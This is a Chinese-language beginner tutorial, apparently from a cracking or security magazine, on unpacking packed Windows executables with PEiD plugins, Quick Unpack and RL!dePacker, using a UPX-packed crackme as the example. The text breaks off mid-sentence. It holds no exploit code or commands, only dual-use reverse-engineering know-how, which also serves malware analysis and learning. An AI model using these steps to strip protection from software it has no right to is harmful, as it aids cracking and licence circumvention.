通用脱壳插件可以应付大多数常见的壳，就好象是阿司匹林一样，得什么病都可以用它对付一下。特点就是针对的面积大，范围广。但是缺点就是脱壳的效果不是很好，有可能出现脱壳不成功的现象。

专用脱壳机，就好比是针对某一个疾病的特效药。专门就治这个病，如果得了其它的病还用不到它。但是，因为专一所以就有特效。相应的壳用相对应的脱壳机，基本上可以做到弹无虚发，一打一个准。

那在PEID中具体哪些是通用的哪些是专用的呢？PEID的插件中最具代表性的通用脱壳插件就是“PEID Generic UNpacker”，打开这个插件看到对应的界面非常简单（图7）。





图7

我们只需要单击“箭头”按钮让它自动为我们寻找OEP，然后再点击“unpack”就可以了，程序会自动完成诸如PE文件重建，输入表修复等一系列复杂的操作。脱壳后的文件与源文件保存在同一个文件夹下，文件名为unpacked.exe。除了通用脱壳机之外，其它诸如Unpack for UPX、Unpack for FSG等等都是对应的专用脱壳机。如果说PEID的脱壳功能属于“兼职”的话，那么以下两个工具可就是“全职”的“脱壳机器了”。

第二节：Quick Unpack篇

我们把Quick Unpack的主界面分成三个部分，从左到右依次是信息窗口、设置窗口、功能窗口（图8）。


图8

界面最上方的菜单栏与功能窗口中所包含的内容基本相同。相较而言菜单栏中多出了“属性”和“插件”两个选项。打开“属性”菜单可以看到“参数设置”选项，打开后可以通过设置“添加到右键”和“总在最前”这两个选项分别将Quick Unpack集成到鼠标右键的快捷菜单中（图9）以及使Quick Unpack一直在最前方运行。




图9

接下来我们关心一下“设置窗口”，可以看出这里有三个主要的设置选项。其中“移除区段”和“重建输入表”这两个选项小菜们在使用时保持默认的设置就可以了。重点关注“OEP”选项中的内容，小菜们很容易的就会发现在这里“OEP”一栏是空的，这就要求小菜们必须自己填写这里的内容。关于如何寻找OEP的方法，会在下面的部分中介绍。“设置窗口”的重点就是“OEP”，下面我们来看“功能窗口”，我们使用Quick Unpack进行脱壳的主要操作是在“功能窗口”中完成的，一般脱壳的操作步骤如下。

第一步、打开文件

这里所谓的“文件”就是要脱壳的程序，要使用Quick Unpack脱壳首先要选定一个目标程序，也就是说我们要给Quick Unpack指定一个“任务”。




图10

第二步、测试结果

使用脱壳机进行脱壳可能会出现一些错误导致脱壳不成功，使得脱壳后的程序不能正常运行，这样一来既没有效果又浪费精力。所以我们有必要对脱壳的结果进行一个测试，这样就能及时发现问题。Quick Unpack中也可以方便地对脱壳结果进行测试。当我们选定了要脱壳的程序，并填写了OEP之后，单击“测试结果”按钮，如果程序正常的运行了，那么就说明脱壳之后的程序依然可以正常运行，如果出现了诸如“不是有效的Win32文件”这类的提示就说明脱壳后的程序不能正常运行，这时就要重新选择脱壳方法了。小菜们放心，这种脱壳不成功的现象在强大的Quick Unpack面前一般是不会出现的。

第三步、正式脱壳

如果通过了测试，那么就可以正式脱壳了。单击“立即脱壳”，这时注意“信息窗口”中内容的变化，会发现Quick Unpack立即忙碌起来了。稍等片刻，当信息窗口中出现“脱壳文件另存为***和完成”这样的提示时，就说明脱壳的工作已经完成了。脱壳后的程序就保存在源文件的文件夹中。

1.打开文件

单击“打开文件”按扭（或是单击“文件”菜单选择“打开文件”，如图10）。

在弹出的窗口中找到我们的目标程序，选中UNpackme单击“打开”，这样我们就在Quick Unpack打开准备脱壳的程序了，相当于使用OD时将目标程序载入一样。如果在上面的操作中没有出现任何错误，成功的打开了目标程序，那么Quick Unpack就会自动为我们对这个小程序进行初步的分析并且把分析的结果反馈给我们。看到了吗，Quick Unpack提示我们这个小程序所加的壳属于UPX系列（图11）。

2.寻找OEP

当打开了目标程序之后下一步该怎样去做呢？现在我们的




图11

任务就是要寻找一个叫做“OEP”的东西，先不用管究竟什么是OEP，观察Quick Unpack的主界面，注意“属性”这一项，会看到其中就有一个“OEP”标志，再看看后面的文本框，Quick Unpack似乎在告诉我们要往里面填一些东西！好的，现在先不管Quick Unpack了，打开PEID将我们的UNpackme放进PEID中检查一下，同时可以看看Quick Unpack与PEID的检测结果是否一致。毕竟PEID是“查壳软件”中的霸主，还是比较权威的。经过PEID的检测，我们发现与刚才Quick Unpack的分析结果是一样的。看来这个小程序的确是用UPX系列的壳。

不过这并不是使用PEID的关键，请出PEID的最主要目的是帮助我们寻找到那个叫做“OEP”的东西。还记得怎么样使用PEID去寻找OEP吗！

来复习一下吧，当PEID检测完毕的时候单击“箭头”按钮在弹出的菜单里选择第一项“插件”，接着便会打开PEID所附带的所有插件，现在我们选择“Generic OEP Finder”很快PEID的插件就起作用了，在弹出的窗口中我们可以看出“OEP”是“004481CC”(图12)。




图12

这一串数字看起来是不是很奇怪呢？呵呵，　不用管把它记好了，到这里PEID的任务就完成了，重新把重点转到Quick Unpack上来。这一步最主要的目的就是得到了“OEP”等于“004481CC”！小菜们先不要关心这个数字究竟是什么含义，大家先把它记好就可以了。

3.Quick Unpack脱壳

送走了PEID我们重新回到Quick Unpack的主界面上，这时在“OEP”一栏中填写我们刚才得到的那一串数字“004481CC”，看着界面上复杂的选项，小菜们不禁心想下面还要进行一些什么设置或者操作呢？呵呵！看来小菜们还是不太自信，一提到脱壳就马上联想起那些复杂生涩的操作。小菜们没想到这个时候只需要单击“立即脱壳”按钮就可以了。“立即脱壳！那不就是开始脱壳了吗？”小菜惊讶的问到。“没有其他操作了吗”小菜的眼中充满了疑惑。的确是没有其他任何的操作了。使用Quick Unpack脱壳就是这么简单”，单击“立即脱壳”(图13)，剩下的工作就可以交给Quick Unpack了。




图13

现在就看看点了“立即脱壳”后会发生什么，看到了吗！Quick Unpack立即开始忙碌起来了。稍等片刻，会跳出一个“输入表”的窗口，不用管它，直接关掉就可以了。最后我们会在Quick Unpack的信息窗口中看到详细的信息(图14)。



图14

从提示信息里我们知道脱壳后的文件名是“crackme_.exe”(为了与原文件区别Quick Unpack在脱壳后的文件名后加了一个下划线)。

4.检验脱壳结果

Quick Unpack告诉我们脱壳工作已经完成了，究竟脱壳的效果怎么样呢？交给Quick Unpack的任务是不是很完美的完成了呢？为了打消小菜心中的种种疑虑，有必要对脱壳后的文件进行一个检验。

文件已经被脱壳了，那么使用什么标准来衡量脱壳是否成功呢？目前，用于检验程序脱壳是否成功的标准有两个。一是脱壳后的程序能否正常运行，也就是说脱壳后的程序能够在系统正常的运行，而且程序的功能方面没有任何缺失。从运行效果和程序功能方面来说和脱壳前的程序一模一样。第二是脱壳后的程序经过PEID的检测，显示的是相应的编程语言。比如，某一个程序使用Delphi编写的，但是使用ASpack加了壳。于是，在脱壳前用PEID检测会发现检测的结果是“ASpack”，如果脱壳成功，那么再一次使用PEID检测时结果就应该是“Borland Delphi”。

现在我们就以上面的两个标准来检验一下当前这个脱壳后的文件。首先找到“crackme_.exe”，双击运行，会发现小程序正常运行了，而且输入任意的注册信息还会出现错误提示。这就说明程序能够正常运行而且功能也没有缺失。接着使用PEID检验一下这个程序，可以看到PEID的检测结果是“Borland Delphi 4.0 - 5.0”(图15)，可以确定，脱壳成功了。




图15

第三节：脱壳新秀RL!dePacker

RL!dePacker(以下简称RL)使用起来没有Quick Unpack那样复杂的界面，RL的界面非常简洁(图16)，使用起来也更为方便，下面我们就来对如何使用RL做一个详细的说明。

一、在RL中打开目标程序

与使用Quick Unpack相同，使用RL的第一步也必须选择好目标程序。在RL打开目标程序有两种方式，第一种就是常规的方法，单击RL主界面上的“浏览”按钮(图17)，之后就可以在弹出的菜单中寻找目标程序了。

第二种方法是“拖拽”法。所谓拖拽法就是运行RL之后，直接将要脱壳的程序拖拽到RL的主界面上，松开鼠标，如果在

